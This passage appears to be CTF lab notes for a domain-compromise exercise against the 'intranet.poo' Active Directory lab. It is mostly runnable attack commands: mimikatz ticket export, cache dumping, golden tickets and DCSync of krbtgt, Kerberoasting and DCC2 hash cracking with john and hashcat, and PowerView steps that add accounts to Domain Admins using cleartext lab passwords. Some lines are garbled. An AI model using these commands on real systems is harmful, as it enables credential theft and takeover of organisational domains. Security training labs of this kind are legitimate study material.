d-----        3/17/2018   1:25 PM                MSSQL$POO_CONFIG

d-----        3/17/2018   1:21 PM                MSSQL$POO_PUBLIC

d-----        3/17/2018   1:21 PM                MSSQLLaunchpad$POO_PUBLIC

d-----        3/22/2018   2:36 PM                p00_adm

d-----        3/21/2018   9:15 PM                p00_dev

d-r---       11/21/2016   3:24 AM                Public

d-----        3/17/2018   1:26 PM                SQLTELEMETRY$POO_CONFIG

d-----        3/17/2018   1:21 PM                SQLTELEMETRY$POO_PUBLIC
```

CHECK OUT DOMAIN CONTROLER

Get-ADDomainController -Discover



```
PS compatibility\administrator@COMPATIBILITY Desktop> Get-ADDomainController -Discover


Domain      : intranet.poo
Forest      : intranet.poo
HostName    : {DC.intranet.poo}
IPv4Address : 172.20.128.53
IPv6Address :
Name        : DC
Site        : Default-First-Site-Name
```

USE MIMIKATZ


I wasn't able to get mimkatz.py from impacket/examples to work.
python mimikatz.py Intranet.POO/Administrator:EverybodyWantsToWorkAtP.O.O.@10.13.38.11 -dc-ip 172.20.128.53 -target-ip 10.13.38.11
Lets upload mimi.exe to the device to use instead.
RESOURCE: https://translate.google.com/translate?depth=1&hl=en&ie=UTF8&prev=_t&rurl=translate.google.com&sl=fr&tl=en&u=http://blog.gentilkiwi.com/securite/mscache-v2-dcc2-iteration

----
CRACK THE HASH

Invoke-Kerberoast -AdminCount -OutputFormat Hashcat | Format-List

john --rules --format=mscash2 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

hashcat -a 0 -m 2100 hash.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force




```
$DCC2$10240#p00_dev#7afecfd48f35f666ae9f6edd53506d0c:Development1!
```

C:\Temp\mimikatz.exe token::elevate kerberos::list /export exit

C:\Temp\mimikatz.exe token::elevate kerberos::list /export exit
C:\Temp\mimikatz.exe token::elevate lsadump::cache exit
C:\Temp\mimikatz.exe token::elevate “kerberos::golden /admin:Administrator /domain:intranet.poo /sid:S-1-5-21-158512341-328150952-995267585-500 /krbtgt: f1 /ticket:admin.krb /ptt ” exit
C:\Temp\mimikatz.exe “token::elevate lsadump::dcsync /domain:krbtgt/intranet.poo /user:krbtgt” exit
C:\Temp\mimikatz.exe "lsadump::dcsync /domain:intranet.poo /user:krbtgt" exit

$SecPassword = ConvertTo-SecureString 'ZQ!5t4r' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential ('intranet.poo\p00_adm', $SecPassword)
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_dev' -Credential $Cred

import-module C:\Temp\powerview.ps1
$SecPassword = ConvertTo-SecureString 'ZQ!5t4r' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('intranet.poo\p00_adm', $SecPassword)
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_adm' -Credential $Cred



```
    Directory: C:\Temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/15/2018   2:09 AM         769757 powerview.ps1


PS > import-module C:\Temp\powerview.ps1
PS > $SecPassword = ConvertTo-SecureString 'ZQ!5t4r' -AsPlainText -Force
PS > $Cred = New-Object System.Management.Automation.PSCredential('intranet.poo\p00_adm', $SecPassword)
PS > Add-DomainGroupMember -Identity 'Domain Admins' -Members 'p00_dev' -Credential $Cred
```

If the below command works it means it was executed as a Domain Admin on the DC
Invoke-Command -ComputerName dc.intranet.poo -Credential $cred -ScriptBlock { pwd }

PWN FINAL FLAG

Invoke-Command -ComputerName dc.intranet.poo -Credential $cred -ScriptBlock { type C:\Users\p00_adm\Desktop\flag.txt }
FLAG 5: POO{1196ef8bc523f084ad1732a38a0851d6}